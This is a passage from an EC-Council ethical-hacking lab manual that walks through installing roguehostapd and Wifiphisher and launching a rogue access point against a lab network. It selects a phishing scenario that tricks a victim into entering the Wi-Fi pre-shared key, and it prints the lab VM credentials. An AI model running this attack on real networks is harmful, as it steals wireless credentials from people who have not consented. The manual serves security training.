Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks/GitHub Tools/** and copy the **roguehostapd** folder.
- Paste the copied **roguehostapd** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/roguehostapd /root/**.

12. After cloning roguehostapd, type **cd roguehostapd** and press **Enter** to navigate to the cloned repository.
13. Now, type **python setup.py install** and press **Enter** to install the roguehostapd application.

Note: Roguehostapd is a fork of hostapd, the famous user space software access point. It provides Python ctypes bindings and a number of additional attack features. It was primarily developed for use in the Wifiphisher project.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.4: Cloning and installing roguehostapd

14. After the installation finishes, type **cd ..** and press **Enter** to navigate back to the **root** directory.




Figure 3.2.5: Navigating to the root directory

TASK 2.2

Clone Wifiphisher

15. Now that all the required dependencies have been installed, it is time to clone and install Wifiphisher. Type **git clone https://github.com/wifiphisher/wifiphisher** and press **Enter** to clone the Wifiphisher repository.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks/GitHub Tools/** and copy the **wifiphisher** folder.
- Paste the copied **wifiphisher** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/wifiphisher /root/**.

16. After cloning Wifiphisher, type **cd wifiphisher** and press **Enter** to navigate to the cloned repository.




Figure 3.2.6: Cloning Wifiphisher

17. Now, type **python3 setup.py install** and press **Enter** to install Wifiphisher.




Figure 3.2.7: Installing Wifiphisher

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. After the installation finishes, type **cd ..** and press **Enter** to navigate back to the **root** directory.




Figure 3.2.8: Navigating to the root directory

19. Type **wifiphisher --force-hostapd** and press **Enter** to launch the Wifiphisher application.




Figure 3.2.9: Launch Wifiphisher

20. **Wifiphisher** initializes and appears in the **Parrot Terminal** window.
21. It scans the network for available access points and displays them, as shown in the screenshot.
22. In the list of available access points, we will select **CEH-LABS**. Use the **Down Arrow** key on your keyboard to navigate to the **CEH-LABS** access point and press **Enter**.
23. Note the **YOU HAVE SELECTED CEH-LABS** notification in the lower section of the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.10: Discovered access points

24. The **Available Phishing Scenario** wizard appears. Use the **Down Arrow** key to navigate to **Network Manager Connect** and press **Enter** to select the option.

Note: In this task, we are selecting the **Network Manager Connect** option. However, you can use any of the other available phishing options (**Firmware Upgrade Page**, **OAuth Login Page**, or **Browser Plugin Update**).

Note: With the **Network Manager Connect** option, after connecting to the rogue access point, the victim receives a "Connection Failed" page in the browser. Thereafter, a network manager window appears, asking the victim for the pre-shared key. Once the victim enters the key, it is captured by Wifiphisher.

25. After selecting **Network Manager Connect**, you will observe a **YOU HAVE SELECTED wifi_connect** notification in the lower section of the window, as shown in the screenshot.

